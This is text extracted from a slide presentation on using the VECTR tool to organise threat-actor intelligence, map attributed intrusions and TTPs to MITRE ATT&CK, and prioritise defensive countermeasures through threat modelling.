
Export Assessments or specific Campaigns with peers to support collaboration

The screenshot shows the VECTR Assessment Library interface. At the top, there is a navigation bar with the VECTR logo, environment name "ENVIRONMENT FS\_DEMO\_PLUS", and dropdown menus for Testing, Reporting, and Library. Below the navigation bar is a breadcrumb trail: Home > Library > Assessments. The main area is titled "Assessment Library" and contains a table of assessments. The columns in the table are: Name, Organizations, Num Campaigns, Import Date, and Last Updated. The table lists ten assessments, each with a "Clone" button, an "Export to ISV" button (which is highlighted with a purple border), and a "Delete" button. The assessments listed are:

Name	Organizations	Num Campaigns	Import Date	Last Updated
> Atomic Red Team (MITRE ATT&CK)	Security Risk Advisors	11	Jan, 18 2019, 12:46 PM	
> AWS - SRA AWS Bundle May 2020	Security Risk Advisors	9	Dec, 15 2022, 03:03 AM	Dec, 15 2022, 03:03 AM
> Azure - SRA Azure Bundle September 2022	Security Risk Advisors	13	Dec, 15 2022, 03:03 AM	Dec, 15 2022, 03:03 AM
> Essentials - Essentials Bundle April 2022	Security Risk Advisors	14	Oct, 31 2023, 16:59 PM	Oct, 31 2023, 16:59 PM
> FSI - FS Index 2022 v1	Security Risk Advisors	11	Sept, 16 2022, 19:08 PM	Sept, 16 2022, 19:08 PM
> FSI - FS Index 2023 v1.2	Security Risk Advisors	11	Oct, 31 2023, 16:59 PM	Oct, 31 2023, 16:59 PM
> HI - Health Index 2021 v1	Security Risk Advisors	11	Dec, 14 2022, 11:34 AM	Dec, 14 2022, 11:34 AM
> HI - Health Index 2023 v1.2	Security Risk Advisors	11	Oct, 31 2023, 16:59 PM	Oct, 31 2023, 16:59 PM
> RHI - Retail and Hospitality Index 2023 v1.2	Security Risk Advisors	11	Oct, 31 2023, 16:59 PM	Oct, 31 2023, 16:59 PM
> Rogue One: A Star Wars Story	Security Risk Advisors	3		Aug, 21 2019, 20:51 PM

Easily import shared Assessments and Campaigns using the built-in VECTR import tool


Import YAML or JSON based datasets, including native support of the MITRE ATT&CK CTI bundle




# *Act 3: The Execution*

**VECTR Vision**

In VECTR parlance, techniques are logically grouped by time (Assessment) and tactic (Campaign), rather than by a specific threat actor




**CITA Vision**

With CITA's methodology, a threat actor is mapped as a VECTR Assessment, and any corresponding attributed intrusions as VECTR Campaigns




**VECTR Vision**

In VECTR parlance, techniques are logically grouped by time (Assessment) and tactic (Campaign), rather than by a specific threat actor

**Environment**  
For logical separation of assessments**Assessment**  
Typically after a period of time, such as Q1 2024**Campaign**  
Usually focussing around a specific tactic sprint**Test Case**  
A specific atomic test to be assessed for validation**CITA Vision**

With CITA's methodology, a threat actor is mapped as a VECTR Assessment, and any corresponding attributed intrusions as VECTR Campaigns

**Team Use Case**  
One database per team or use case within security**Threat Actor**  
To track specific threat actors of interest**Cyber Attack**  
Prominent cyber attack or tool used by the adversary**Specific TTP**  
Specific way a tool was used by the adversary

## CITA Vision




**CITA Database**  
Serves as a knowledge base for all CITA research



**Threat Actor**  
Specific threat actors / groups based on our PIRs



**Campaign or Intrusion**  
Documented intrusions attributed to the threat actor



**TTP**  
Specific way a tool or technique was leveraged

Threat Research

Lazarus

Bank of Bangladesh

TTP 1

Need help identifying which threat groups might be the most relevant to your organisation?

- [Malpedia](#)
- [Thai CERT Threat Actor Encyclopaedia](#)

Far Eastern International Bank

TTP 2

Troy Operation

TTP 3

DarkSeoul Operation

ETC ...

Sony Pictures

# Act 4: *Threat Modelling*

Threat modelling is an essential part of a proactive approach to security, allowing defenders to identify potential attack vectors and tactics used by threat actors, develop effective countermeasures to prevent or mitigate potential attacks, and maintain a strong security posture.

1 ✓

*Identify Potential Threats  
and Attack Vectors*

Identifying potential threats to your organisation's systems and data, such as phishing attacks, ransomware, commodity malware, or specific threat groups, etc

2 ✓

*Map Potential Threats to the  
MITRE ATT&CK Framework*

For every threat against a process, function, or asset there is an exploitable action; this is a TTP, and should be captured at the procedural level


3 ✓

*Develop Countermeasures to  
Prevent or Mitigate Attacks*

Based on the identified threats and mapped ATT&CK TTPs, defenders should develop countermeasures to prevent or mitigate potential attacks

Continuously collating and capturing TTPs within VECTR – derived from intrusions observed in the wild – allows analysts to meet the evidence-based approach documented by MITRE Engenuity's *Threat Modeling with ATT&CK* framework.

This allows defenders to prioritise where to focus their efforts when considering countermeasures and mitigations.



Go To MITRE Engenuity Docs



VECTR's Heat Map feature allows analysts to systematically approach the prioritisation of ATT&CK techniques based on prevalence, common attack choke points, and actionability

